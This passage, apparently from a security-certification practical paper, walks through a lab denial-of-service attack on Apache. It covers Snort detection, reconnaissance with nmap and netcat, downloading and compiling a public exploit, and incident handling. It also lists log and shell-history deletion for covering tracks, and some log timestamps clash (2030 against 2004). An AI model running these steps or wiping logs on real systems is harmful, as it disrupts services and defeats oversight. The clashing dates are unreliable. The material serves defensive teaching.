192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [28/Dec/2004:09:19:59 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
linux:/var/log/apache2 # _
```

Each entry shows a connection performed by an attacker from IP (192.168.50.20), that request was: "*GET / HTTP/1.0* "

Snort

To identify this attack through Snort[26] this simple rule can be applied to detect and later discussed to stop and prevent the attack.


Snort rule to detect the Denial of Service attempt

```
alert tcp any any -> $HTTP_SERVERS 80 (msg:"Apache DoS Attempt - CAN:2004-0942";
flow:to_server,established;content:"|20 20 20 20 20 20 20 20 20 20|"; rawbytes;)
```

This rule analyzes the content flowing from http clients (Internet Explorer, Mozilla, Opera, etc..) to the http server (Microsoft IIS or our vulnerable Apache) and tries to search for the pattern |*20 20 20 20 20 20 20 20 20*| inside a trusted *http* session, also using the *rawbytes* we tell snort to ignore the preprocessors work. A long 20 (space) string is used because it's not common to see ten spaces inside a request.

[26] Snort, The Open Source Network Intrusion Detection System. http://www.snort.org

The following screenshot shows how snort detects this type of attack, but we have to be aware of false positives when requests with many spaces are received and they are valid.




Part Three - Stages of Attack Process

For this practical the attack process is developed for two web servers (Linux and Windows). At the next step (Incident Handling Process), we will verify if the attacks succeeded for both platforms.

Network Diagram

To test this Denial of Service attack, the following Network Diagram shows the laboratory set up.



To deploy this laboratory a minimum of six computers are needed and one of them needs two network interfaces (to work as firewall).

These are the details for each component:

Computer running the DoS Program (A) & Probe to test (F):

Hardware
- Memory 256 Megabytes
- CPU PIV 2.0 Ghz
- NIC Intel Pro/100

Software
- Linux – Knoppix-std (Security Tools Distribution)[27]

[27] Knoppix STD, URL: http://www.knoppix-std.org

- Apache-squ1rt.c

Network Configuration
- 192.168.50.20 (A) – Gateway 192.168.50.10 (B – eth0)
- 192.168.10.40 (F) – Gateway 192.168.10.10 (B – eth1)

Description
These computers will run the Denial of Service Program from outside (before the firewall) and inside (from the same network segment).

Firewall (B)

Hardware
- Memory 256 Megabytes
- CPU PIII 1.1 Ghz
- NIC1 Realtek - Working as external interface
- NIC2 Realtek - Working as internal interface

Software
- Suse Linux 9.1
- Yast (To configure the firewall)

Network Configuration
- 192.168.50.10 – eth0
- 192.168.10.10 – eth1

Description
This computer works as a firewall between to network segments public (192.168.50.0/24) and private (192.168.10.0/24). The only inbound traffic (public to private) is HTTP and SMTP.

Switch (C)

Hardware
- Net Gear FS105. 5 Port 10/100 Mbps Fast Ethernet Switch

Web Servers (D, E)

Hardware
- Memory 192 Megabytes
- CPU PIV 1.7 Ghz
- NIC Intel Pro/100

Software
- Windows XP Professional Edition SP2 / Suse 9.1

- Apache 2.0.52 (Windows Binary)[28]
- Apache 2.0.49 (Linux source)[29]

Network Configuration
- 192.168.10.20 (D) – Gateway 192.168.10.10 (B – eth1)
- 192.168.10.30 (E) – Gateway 192.168.10.10 (B – eth1)

Description
These computers will run the Vulnerable Web Servers. Also to maintain synchronized all the computers a NTP server is configured within the windows web server.

Service Monitor (G)

Hardware
- Memory 256 Megabytes
- CPU PIII 1.1 Ghz
- NIC Intel Pro/100

Software
- Windows XP Professional Edition
- GFI Network Server Monitor 5.5[30]

Network Configuration
- 192.168.10.100 (G) – Gateway 192.168.10.10 (B – eth1)

Description
This computer will run the network services monitor to report the service activity from the web servers.

Reconnaissance

As we are targeting a company web server, commonly the www.company.com is the victim. We are going to make a passive reconnaissance from public resources, a final active reconnaissance to verify the obtained information.

[28] http://archive.apache.org/dist/httpd/binaries/win32/apache_2.0.52-win32-x86-no_ssl.msi

[29] http://archive.apache.org/dist/httpd/httpd-2.0.49.tar.gz

[30] GFI Network Services Monitor, http://www.gfi.com/nsm/

Tools Used

Sam Spade[31]: Tool to gather information from DNS, WHOIS and other public resources.
Netcraft Site[32]: To know the proper version of the running web server.
Netcat[33]: To perform raw connections

Public Server

These steps apply to a public web server that can be accessed directly from Internet.

Collecting Information

Our reconnaissance begins using Sam Spade[34] to consult public WHOIS databases to obtain information from our victim, next, using the dig utility from spam spade the IP address from our victim can be obtained (in this case www.company.com), finally, by using Netcraft, important information software versions from the web server can be obtained.

The main purpose of obtaining information through passive method is not to use any of the IP that will be used at the attack stage. When the administrator tries to gather what happened, the IPs from Netcraft will be stored within the attacked web server logs.


The only active information gathering is the final connection to the victim's server trough a raw connection made with *netcat*

[31] Sam Spade, http://www.samspade.com

[32] Netcraft, http://www.netcraft.com

[33] The GNU Netcat, http://netcat.sourceforge.net/

[34] Sam Spade, http://www.samspade.com



From this output can be concluded that the victim's web server is running a vulnerable Apache 2.0.52 version.

Laboratory Server

This step applies to the laboratory web servers deployed to test the Denial of Service.

Collecting Information

The information related to the web server version can be obtained through active fingerprinting. Making a raw connection to the web server (we already know the IP) from the internal probe (192.168.10.40) to obtain the banner which is all we need.

nc 192.168.10.20 80

From this connection we obtain an Apache 2.0.49 running from a SUSE Linux box.Next we make the same step for the Windows Box

nc 192.168.10.30 80

```
root@1[knoppix]# nc 192.168.10.30 80

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p> to /index.html.en not supported.<br />
</p>
<hr>
<address>Apache/2.0.52 (Win32) Server at test-windows Port 80</address>
</body></html>
root@1[knoppix]#
```

From this connection we obtain an Apache 2.0.52 running from a Windows box.

Scanning

This step applies only to the laboratory web servers.

There's not much scanning to do, due to the information obtained from the prior step. To ensure we're obtaining an accurate answer, tools like *nmap*[35] or *superscan*[36] can be used.

Tools used

Nmap: Network mapper, http://www.insecure.org, is a tool to identify open ports and banner grabbing for known services.

[35] NMAP, http://www.insecure.org
[36] SuperScan. http://www.foundstone.com

Linux server

This output taken from *nmap* executed at the internal probe (192.168.10.40) that shows the open ports from the Linux server (192.168.10.20).

```
root@0[knoppix]# nmap -sS -O 192.168.10.20

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-12-29 20:48 CET
Interesting ports on 192.168.10.20:
(The 1652 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
111/tcp open  rpcbind
631/tcp open  ipp
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20, Linux Kernel 2.4.18 - 2.5.70 (X86)

Nmap run completed -- 1 IP address (1 host up) scanned in 5.597 seconds
root@0[knoppix]#
```

Showing that the *ssh, smtp,http, rpcbind and ipp* ports are opened.

This output taken from *nmap* executed at the external probe (192.168.50.20) shows the open ports from the Linux server (192.168.10.20).

```
root@1[knoppix]# nmap -sS -O 192.168.10.20

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-12-29 22:02 CET
Interesting ports on 192.168.10.20:
(The 1654 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
25/tcp  open   smtp
80/tcp  open   http
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.18 - 2.5.70 (X86), Linux Kernel 2.4.3 SMP (RedHat)
Uptime 0.100 days (since Wed Dec 29 19:39:36 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 78.102 seconds
root@1[knoppix]#
```

Showing that the *http* and *smtp* ports are open, the remaining ones are filtered by the firewall.

Windows Server

This output taken from *nmap* executed at the internal probe (192.168.10.40) shows the open ports from the Windows server (192.168.10.30).

```
root@2[knoppix]# nmap -sS -O 192.168.10.30

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-12-29 22:03 CET
Interesting ports on 192.168.10.30:
(The 1645 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1027/tcp open  IIS
2000/tcp open  callbook
5000/tcp open  UPnP
8080/tcp open  http-proxy
Device type: general purpose
Running: Microsoft Windows 95/98/MEINT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professiona
 or Advanced Server, or Windows XP, Microsoft Windows XP SP1

Nmap run completed -- 1 IP address (1 host up) scanned in 2.322 seconds
```

Showing that *ftp, smtp, http, msrpc, netbios-ssn, https, Microsoft-ds, NFS, IIS, callbook, UPnP, http-proxy* ports are opened.

This output taken from *nmap* executed at the external probe (192.168.50.20) shows the open ports from the Windows server (192.168.10.30).

```
root@0[knoppix]# nmap -sS -O -P0 192.168.10.30

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2004-12-29 22:11 CET
Warning:  OS detection will be MUCH less reliable because we did not find at least
 1 open and 1 closed TCP port
Interesting ports on 192.168.10.30:
(The 1655 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
25/tcp open  smtp
80/tcp open  http
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows XP Professional RC1+ through final release

Nmap run completed -- 1 IP address (1 host up) scanned in 201.935 seconds
root@0[knoppix]#
```

Showing that the *http* and *smtp* ports are open, the remaining ones are filtered by the firewall.

Exploiting the System

Tools used:

Apache Squ1rt.c from packetstormsecurity.
GCC[37]: To compile the DoS tool.

First, the program either from packetstorm security (http://www.packetstormsecurity.org) or securitytracker (http://www.securitytracker.com) must be downloaded. For this laboratory the program that runs over Linux was downloaded from packetstormsecurity.

```
linux:/etc # wget http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt
.c
--01:41:10--  http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt.c
          => 'apache-squ1rt.c.1'
Resolving www.packetstormsecurity.org... 212.130.50.194
Connecting to www.packetstormsecurity.org[212.130.50.194]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,522 [text/plain]

100%[====================================>] 2,522         --.--K/s

01:41:10 (24.05 MB/s) - 'apache-squ1rt.c.1' saved [2522/2522]

linux:/etc # _
```

Next we check for a valid C compiler (gcc)

```
linux:/etc # gcc --version
gcc (GCC) 3.3.3 (SuSE Linux)
Copyright (C) 2003 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

linux:/etc # _
```

Finally we compile the program and use *chmod* to make it executable. Be sure to use the *–lpthread* switch, to allow the exploit runs over several threads.

```
linux:/var/tmp # gcc -o apache_DoS apache-squ1rt.c -lpthread
linux:/var/tmp # chmod 700 apache_DoS
linux:/var/tmp # _
```

[37] Gnu Compiler Collection, http://gcc.gnu.org/


The Attack

When everything is compiled and we know the victim's IP and proper version of Apache we can launch the attack.

From the external probe (192.168.50.20) we launched the attack for the two web servers (192.168.10.20 and 192.168.10.30).


```
linux:/var/tmp # ./apache_DoS 192.168.10.20

linux:/var/tmp # ./apache_DoS 192.168.10.30
```

To see exactly how things are flowing trough the wire as we run the exploit, we run *ethereal* to see what's happening.



This ethereal screenshot was taken from the external probe (192.168.50.20) at very moment of sending the attack to the windows web server (192.168.10.30). The captured showed the same behavior for the Linux server (192.168.10.20).

The analysis shows that there are several connections made by our probe (192.168.50.20) to the web server (192.168.10.30), and when we check the stream of the entire connection this is what it shows.



The previous screenshot shows nothing but spaces and a GET / HTTP/1.0 string.

Keeping Access

Unfortunately there is no way to keep access to the attacked web Server, because this is a denial-of-service attack. Basically the fact that defines if the web server is still vulnerable depends entirely from the apache version installed. To ensure this, the reconnaissance phase should be executed prior to every launched attack, keeping in mind that tools like IDS (Intrusion Detection Systems) could be tuned to identify and stop the attack.

Covering Tracks

A Denial of Service attack doesn't give any access to the attacked servers. The only way to avoid being tracked is to ensure that the attack is executed from different computers that are not related to the attacker. However these tips should be followed in case of having access to the affected web server and other servers that make part of the target.

Delete the following files from the web server:

- *<default install from apache>/logs/acces_log*
- *<default_install from apache>/logs/error_log*
- */root/.bash_history*
- */var/log/messages*

Delete from the logging facility

- The entire */var/log* directory

Part Four - Incident Handling Process

Introduction

This section analyzes the administrator's perspective. The incident handling process involves the already known six steps from the GCIH Course. Some steps apply to a real environment (Preparation) others apply to the laboratory.

Preparation

For this laboratory, it's assumed that there are no procedures to handle incidents related to the web servers. The incident handler is focused on non-technical incidents (floods, earthquakes, etc.), so for this type of incident he will be completely unprepared. However to improve security, several methods have been placed:

Network Devices
Install a firewall that separates internal servers from internet, NIDS (Network Intrusion Detection Systems) and applied security hardening guides (CERT[38] and SANS[39] sites are a good place to start) for the production servers. The Network devices can be configured to react against known attacks, also the NIDS can work joint with the Firewall to generate dynamic rules against attacks.

Time
To synchronize the time, a NTP server is installed at the windows web server (192.168.10.30) to maintain the time of firewalls, servers and workstations.

Logging
Logging events from the routers, firewalls and other network devices are stored within a Syslog server. This server becomes a central logging facility for devices that lack of logging services or hard drive to store information. For Windows 2000/2003/XP the security policy was modified so that the security log now stores information from login attempts and objects change.

[38] Computer Emergency Response Team, http://www.cert.org/security-improvement/


[39] SANS Institute, http://www.sans.org

Tools for the Incident handler
The Incident handler has a briefcase to proper deals with every step from the incident handling process. The briefcase contains:


- 2 bottom page marked notebooks
- 4 pens
- 1 laptop running an up-to-date version of windows XP professional (without service pack 2).
- 1 Knoppix-STD Linux live CD
- 1 10/100 HUB used to analyze traffic
- 4 Patch Cords. 7" each one (nic-switch)
- 2 Crossed Patch. 7" each one cord (nic-nic)
- 2 PCMCIA 10/100 ethernet card
- 1 Wireless CISCO AiroNet 802.11g card (for Knoppix support)
- 1 extra battery for the laptop
- 1 still digital camera
- 1 cellular phone for the incident handler
- 1 extra battery
- 1 updated directory that contains the staff's information from the entire organization

Identification

Commonly the identification is performed by the information's owner (System Administrator) or the NOC's operators (Network Operation Center). For this laboratory GFI Network Monitor will be used to monitor the services offered.



Details from each web server. Now one server (Linux) is down.



During the attack, the server administrator will look for the information related to the server's load. Followed by the list of processes and how many children *httpd* processes are running.

Top from the linux server (192.168.10.20).

```
top - 13:33:07 up 23 min,  1 user,  load average: 40.24, 28.86, 13.84
Tasks:  56 total,   1 running,  55 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.1% us, 10.3% sy,  0.0% ni,  0.0% id, 81.6% wa,  1.4% hi,  6.8% si
Mem:    255812k total,   253880k used,     1932k free,      508k buffers
Swap:   385520k total,   241964k used,   143556k free,     3900k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
   15 root       5 -10     0    0    0 S  8.2  0.0   0:07.04 kblockd/0
   27 root      16   0     0    0    0 S  1.5  0.0   0:14.46 kswapd0
 5533 root      18   0  1760  752 1540 R  1.2  0.3   0:03.54 top
 5661 root       5 -10     0    0    0 S  0.7  0.0   0:00.03 pdflush
 4040 lp        15   0  6384  784 3360 S  0.5  0.3   0:02.32 cupsd
    1 root      16   0   588   56  444 S  0.2  0.0   0:05.08 init
 3895 ntp       16   0  2592 2592 1864 S  0.2  1.0   0:01.07 ntpd
 4304 root      17   0  1396  504 1220 D  0.2  0.2   3:32.37 cron
 5295 root      16   0  6208  792 5100 D  0.2  0.3   0:01.01 httpd2-worker
 5551 wwwrun    16   0 39108 1252 5168 D  0.2  0.5   0:00.05 httpd2-worker
 5601 root       5 -10     0    0    0 S  0.2  0.0   0:00.03 pdflush
 5631 root       5 -10     0    0    0 S  0.2  0.0   0:00.03 pdflush
 5662 root       5 -10     0    0    0 S  0.2  0.0   0:00.01 pdflush
 5663 root       5 -10     0    0    0 S  0.2  0.0   0:00.01 pdflush
 5665 root       5 -10     0    0    0 S  0.2  0.0   0:00.01 pdflush
 5669 root       5 -10     0    0    0 S  0.2  0.0   0:00.01 pdflush
    2 root      RT   0     0    0    0 S  0.0  0.0   0:00.00 migration/0
    3 root      34  19     0    0    0 S  0.0  0.0   0:00.03 ksoftirqd/0
```

Finally the log analysis from the apache web server (*access_log* and *error_log*) will show the attack as wrong performed requests.

These entries show requests from the external probe (192.168.50.20) and the services monitor (192.168.10.100):


Last 15 entries from the *access_log* file

```
linux:/var/log/apache2 # tail -n 15 access_log
192.168.50.20 - - [03/Jan/2030:13:31:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:09 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:39 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:09 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
192.168.50.20 - - [03/Jan/2030:13:31:09 -0800] "GET / HTTP/1.0" 400 307 "-" "-"
